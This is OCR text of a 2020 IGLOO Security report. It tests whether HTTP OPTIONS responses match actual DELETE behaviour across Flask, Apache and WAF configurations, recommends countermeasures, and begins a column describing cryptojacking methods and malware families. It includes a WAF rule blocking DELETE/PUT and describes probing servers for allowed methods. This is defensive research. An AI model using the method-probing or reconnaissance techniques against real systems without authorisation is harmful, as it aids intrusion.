
URI	REST Rules
GET /members/delete/1	X
DELETE /members/1	O

[Table 5-3] example of REST API

For example, if an expression for an action (delete) such as delete appears in the request URI, the REST rule is not satisfied, and the delete function must be requested through the DELETE Method.

2) WAF(Web Application Firewall)

WAF is a solution specialized for web attacks, and it functions to detect and block vulnerable attacks that are attempted with HTTP (80) in the application layer of OSI 7 Layer. It includes detection and blocking functions for SQL Injection, XSS, and Request Method.




[Figure 5-3] WAF's Configuration Architecture

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

03. Testing whether to allow unnecessary web methods

To test the two assumptions made earlier, configure the environment as shown in [Figure 5-4] and set the PUT and DELETE Method to DENY or ALLOW for each system as shown in [Table 5-4], so that the response and actual operation of the OPTIONS Method Tests were conducted for cases where the results did not match.




[Figure 5-4] Diagram of test environment whether unnecessary web method is allowed

Classification		WAF	FRAMEWORK	WEB SERVER
CASE 1	REST API Apply	-	DENY	ALLOW
CASE 2		-	ALLOW	DENY
CASE 3	Block policy in WAF	DENY	ALLOW	-
CASE 4		DENY	-	ALLOW

[Table 5-4] DELETE Method DENY/ALLOW status by cases

1) CASE 1

If there was a difference between the framework and the web server level, it was predicted that the response of the OPTIONS Method and the actual operation result would not match.



[Figure 5-5] CASE 1 environment configuration (framework and web server activation)

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Problems and Countermeasures in Diagnosing Unnecessary Web Methods

Classification		WAF	FRAMEWORK	WEB SERVER
CASE 1	REST API Apply	-	DENY	ALLOW

[Table 5-5] CASE 1 - DELETE Method DENY/ALLOW


The contents of the configuration file related to CASE 1 are shown in [Figure 5-6].

```
@app.route('/booksApi/<int:id>', methods=['GET', 'PUT'])
def bookFunctionId(id):
    if request.method == 'GET':
        return get_book(id)

    elif request.method == 'PUT':
        title = request.args.get('title', '')
        author = request.args.get('author', '')
        genre = request.args.get('genre', '')
        return updateBook(id, title, author, genre)

    elif request.method == 'DELETE':
        return deleteABook(id)
```

DELETE not exist

```
<Directory />
    AllowOverride none
    Require all denied

    <LimitExcept GET POST HEAD OPTIONS DELETE PUT>
        Order deny,allow
        Deny from all
    </LimitExcept>

</Directory>
```

[Figure 5-6] Configuration file contents (Left: Framework (FLASK)-DENY DELETE / Right: Web server (Apache) – ALLOW DELETE)



[Figure 5-7] CASE 1 process screen

Step 1. Checking the Method value that is allowed in the web server through the OPTIONS request

(Allow : HEAD, GET, OPTIONS, PUT → **DELETE Method Not exist=Restrict**)

Step 2. Attempt to request DELETE, a limited method from the server side


Step 3. Status code 405 received (**DELETE Method attack is impossible**)

▶ **OPTIONS Method response, actual act result is same**

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Problems and Countermeasures in Diagnosing Unnecessary Web Methods

2) CASE 2



[Figure 5-8] CASE 2 environment configuration (framework and web server activation)

Classification		WAF	FRAMEWORK	WEB SERVER
CASE 2	REST API apply	-	ALLOW	DENY

[Table 5-6] CASE 2 - DELETE Method DENY/ALLOW


The configuration file related to CASE 2 is shown in [Figure 5-9].

```
@app.route('/booksApi/<int:id>', methods=['GET', 'PUT', 'DELETE'])
def bookFunctionId(id):
    if request.method == 'GET':
        return get_book(id)

    elif request.method == 'PUT':
        title = request.args.get('title', '')
        author = request.args.get('author', '')
        genre = request.args.get('genre', '')
        return updateBook(id, title, author, genre)

    elif request.method == 'DELETE':
        return deleteABook(id)
```

DELETE exist

```
<Directory />
    AllowOverride All
    Require all denied

  <Limit DELETE>
    Order allow,deny
    Allow from all
  </Limit>

</Directory>
```

[figure 5-9] Configuration file contents (Left: Framework (FLASK)-ALLOW DELETE / Right: Web server (Apache)-DENY DELETE)




[Figure 5-10] CASE 2 process screen

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Step 1. Checking allowed Method value in the web server through the OPTIONS request
(Allow : PUT, HEAD, DELETE, OPTIONS, GET → **DELETE Method Exist=Allow**)
Step 2. Attempt to request DELETE, the allowed method on the server side
Step 3. Receive status code 200 (**DELETE Method attack possible**)
▶ **OPTIONS Method response, actual operation result match**

3) CASE 3

If there was a blocking policy for a specific method in WAF, it was predicted that the response would not match the OPTIONS Method response because the request did not reach the framework by blocking the specific request in WAF.



[Figure 5-11] CASE 3 environment configuration (Enable WAF and Framework)

Classification		WAF	FRAMEWORK	WEB SERVER
CASE 3	Blocking policy in WAF	DENY	ALLOW	-

[Table 5-7] CASE 3 Method setting value


The WAF policy contents of CASE 3 are as shown in [Figure 5-12], and the framework configuration file contents are as shown in the left screen of [Figure 5-9].

```
SecArgumentSeparator "&"

SecRule REQUEST_METHOD "(DELETE|PUT)" "id:911100, deny, log"

SecRequestBodyAccess Off
SecResponseBodyAccess Off
SecResponseBodyMimeType (null) text/html text/plain text/xml
SecResponseBodyLimit 524288
```

[Figure 5-12] Setting file contents (WAF – DENY DELETE)

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Problems and Countermeasures in Diagnosing Unnecessary Web Methods



[figure 5-13] CASE 3 progress screen

Step 1. Checking the allowed Method value in the web server through the OPTIONS request

(Allow : PUT, HEAD, DELETE, OPTIONS, GET → **DELETE Method Exist=Allow**)

Step 2. Attempt to request DELETE, the method allowed on the server side


Step 3. Receive status code 403 (DELETE Method Non-attackable)

▶ **OPTIONS Method response, actual operation result mismatch**

A DELETE request was sent by confirming that the DELETE Method exists in the response of the OPTIONS Method and that the method is ALLOWed on the server side. However, I received '403 Forbidden' instead of '200 OK' as a response, and I confirmed that the OPTIONS Method response and the actual operation result are inconsistent.

4) CASE 4

In the same way as CASE 3, if there is a blocking policy for a specific method in WAF, it was predicted that WAF blocked a specific request and the request did not reach the web server, so that the OPTIONS Method response and the actual operation result would not match.



[figure 5-14] CASE 4 environment configuration (Enable WAF and web server)


Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Problems and Countermeasures in Diagnosing Unnecessary Web Methods

Classification		WAF	FRAMEWORK	WEB SERVER
CASE 4	Blocking policy in WAF	DENY	-	ALLOW

[Table 5-8] CASE 4 Method setting value

The WAF policy contents of CASE 4 are as shown in [Figure 5-12], and the contents of the web server configuration file are as shown in the right screen of [Figure 5-6].



[Figure 5-15] CASE 4 Progress Process Screen

Step 1. Checking the allowed method value in the web server through the OPTIONS request

(Allow : PUT, HEAD, DELETE, OPTIONS, GET → DELETE Method Exist=Allow)

Step 2. Attempt to request DELETE, the method allowed on the server side

Step 3. Receive Status code 403 (DELETE Method Non-attackable)

▶ OPTIONS Method response, actual operation result mismatch

As in CASE 3, the DELETE method is present in the OPTIONS response, and the server side confirms that the method is ALLOW, and a DELETE method request is sent. However, I received '403 Forbidden' instead of '200 OK' as a response, and I confirmed that the OPTIONS Method response and the actual operation result are inconsistent.

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Problems and Countermeasures in Diagnosing Unnecessary Web Methods

04. Conclusion


Table 5-9] shows the results of testing whether the OPTIONS Method response matches the actual operation result. In the case of CASE 1 and 2, the response of the OPTIONS Method and the actual operation result were consistent, but the result was inconsistent when the system constituting the infrastructure had a WAF with a policy limiting a specific method.

Classification		WAF	FRAME WORK	WEB SERVER	Result match	Attackable
CASE 1	REST API Apply	-	DENY	ALLOW	O	X
CASE 2		-	ALLOW	DENY	O	O
CASE 3	Blocking rules exist in WAF	DENY	ALLOW	-	X	X
CASE 4		DENY	-	ALLOW	X	X

[Table 5-9] Test result whether unnecessary web method is allowed

WAF is ALLOW for OPTIONS Method request, so it sends OPTIONS request to web server. Since the web server configuration is ALLOW for both DELETE and OPTIONS requests, it responds with '200 OK' and the allowed method among the response header items. However, since it is DENY for DELETE Method request in WAF, '403 Forbidden' is answered for DELETE request.

This difference in response occurs because different security policies are applied to the security equipment applied to the infrastructure and network configuration and the systems that make up the infrastructure, and through this, an attacker can collect information such as network configuration. This is a problem to make.



[Figure 5-16] Diagram of correlation between OPTIONS Method response and actual DELETE Method operation result

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Problems and Countermeasures in Diagnosing Unnecessary Web Methods

05. Countermeasure

1) Apply consistent security policy

Consistent security policies should be reflected for the security device applied to the infrastructure and network configuration and the systems constituting the infrastructure. As described above, if the security policy is reflected inconsistently, it becomes a problem because an attacker can collect information such as network configuration through it, and by reflecting a consistent security policy, it reduces the risk of attack and controls each system.

Classification		WAF	WEB SERVER
Policy	Consistent	DENY	DENY
		ALLOW	ALLOW
	Non-Consistent	ALLOW	DENY
		DENY	ALLOW

[Table 5-10] Sample of consistent/non-consistent security policy apply

2) Method limit per resource

By specifying the appropriate request method for each resource, if the method does not match the resource, it should respond with an error status code. In the case of Apache, you can limit by writing the required method in the service operation through <LimitExcept> in the httpd.conf configuration file or by writing the method to be restricted through <Limit>. [Figure 5-17] is a setting to deny access to all methods except GET and POST methods from the entire directory through <Directory />, and inevitably allow DELETE and PUT methods by changing the directory path.

```
<Directory />
    <LimitExcept GET POST>
        Order deny,allow
        Deny from all
    </LimitExcept>
</Directory>
```

```
<Directory />
    <Limit DELETE PUT>
      Order allow,deny
      Allow from all
    </Limit>
</Directory>
```

[Figure 5-17] Apache unnecessary web method limit description (Left: Use LimitExcept indicator / Right: Use Limit indicator)

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

3) User authority verification

As described above, if blocking of DELETE and PUT methods is not possible due to the application of REST API, etc., it is necessary to grant permission for each user and respond only to the method request of the authorized user with specific authority. It can be managed by granting authority for each user through the standard authentication method. When managing through authority, the security principles of [Table 5-11] must be observed.

Security principle	Description
Minimum Authority	You must have only the authority necessary to perform the task and cancel it when not in use.
Authority separation	The authority to perform tasks should be separated according to resource type.
Default value of Fail Safe	The user's default level of access to all resources in the system should be denied unless permission is explicitly granted.
Remove URL information disclosure	If there is token information in the URL, it should not appear because it can be logged and exploited in the web log.

[Table 5-11] Security principles in authorization verification

06. Reference

[1] REST API source (python)
- https://github.com/kiteco/kite-python-blog-post-code/tree/master/flask-tutorial/restful-apis-with-flask

[2] REST API concept
- https://meetup.toast.com/posts/92
- https://jeong-pro.tistory.com/180

[3] WAF(Web Application Firewall)
- https://ipwithease.com/introduction-to-waf-web-application-firewall/

[4] HTTP Request Method
- https://developer.mozilla.org/ko/docs/Web/HTTP/Methods

[5] API security check
- https://github.com/shieldfy/API-Security-Checklist/blob/master/README-ko.md
- https://restfulapi.net/security-essentials/

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

CHAPTER 6

Special Column

Cryptojacking, a still exists threat

Copyright © IGLOO Security, Inc. 2020. All rights reserved.


Cryptojacking, a still exists threat

Security Consulting Department
Consulting 5 Team

01. Overview

Starting with Bitcoin, the first cryptocurrency in 2009, various cryptocurrencies were created, and in 2017, the value of Bitcoin surged, and various malware appeared to mine cryptocurrencies. In late 2017, a new attack technique called Cryptojacking was developed, and until 2020, the frequency of cryptojacking attacks has increased and the attack method has changed.

Let's look at cryptojacking's attack method, damage case, and countermeasures through this monthly security trend.



[Figure 6-1] Bitcoin Value and Cryptojacking Attack Frequency Change (Source: 2019 Sonic Wall Cyber Threat Report)

02. What is the cryptojacking?

Cryptojacking is an attack to mine cryptocurrency through infection of victims' PCs and mobile devices.

The most known malicious code is “32Kilences.exe” used for mining the cryptocurrency “Monero”. The malicious code uses up to 99% of the victim's CPU, making it almost impossible to use the system, so the victim can know the infection at once. Recently, many types of malicious codes that use only a part of processing power (processing power) and operate at times that are difficult to recognize (for example, after work hours) that make the victim unrecognizable for a long time are written and used.

Copyright © IGLOO Security, Inc. 2020. All rights reserved.


Cryptojacking, a still exists threat

03. Cryptojacking attack procedure and types

1) Attack procedure

If the initial cryptojacking attack was a method of sending malicious code to a user 1: 1 such as a malicious link or email, the recently used cryptojacking uses a web page's script function to write and insert malicious code, and random users When accessing the page, the user's PC is infected with malicious code and used for mining cryptocurrency.

The cryptocurrency mining method using a web page is used in recent years because the victim does not recognize it well because it acquires a number of malicious code infected PCs and only accesses the web page.



[Figure 6-2] Change of Cryptojacking Attack Procedure

2) Crytojacking type

Type	Description
Smominru	With more than 520,000 systems, owners gained over $ 3 million in Monero in January 2018 through an intelligent and permanent self-renewing botnet design. Sumomiru is based on Eternal Blue, an exploit attack used in Warner Cry Global Ransomware infection in 2017.
BadShell	Run mining scripts in a legitimate process like Windows PowerShell, hiding the identity. Anti-virus programs generally trust Windows-signed executable files, powershells, etc., so most of them don't detect threats.
Coinhive	Coinhive was the biggest cryptojacking threat in the world. Coinhive is compatible with all major browsers and is relatively easy to deploy. What is unusual is that the company responsible for Coinhive earns 30% of all mining operations, including hacking instances, as revenue. On February 26, 2019, Coinhive announced through its official blog that Coinhive will no longer provide cryptocurrency mining services that Coinhive has provided in the form of JavaScript that runs on browsers since August.
MassMiner	Massminer uses many exploit attacks against various vulnerabilities in one payload. Developers have obtained approximately $ 200,000 (as of June 2019) of Monero using patchless flaws from Oracle WebLogic, Windows SMB and Apache Struts.
Prowli	It is a botnet with over 40,000 infected web servers, modems, and IoT devices, which are used to mine cryptocurrency and move users to malicious sites. Some are indiscriminate attack crypto worms that serve to spread miners to Monet, and in some cases botnets install backdoors on infected systems.
Winstar NssMiner	During May 3, 2018, it infected over 500,000 systems. When an effective system detects an effective vaccine, it remains inactive and activates only on systems with weak defenses. Moreover, when trying to remove WinstarNssMiner, it stops the infected system.

[Table 6-1] Cryptojacking attack types (Source: Hashnet)

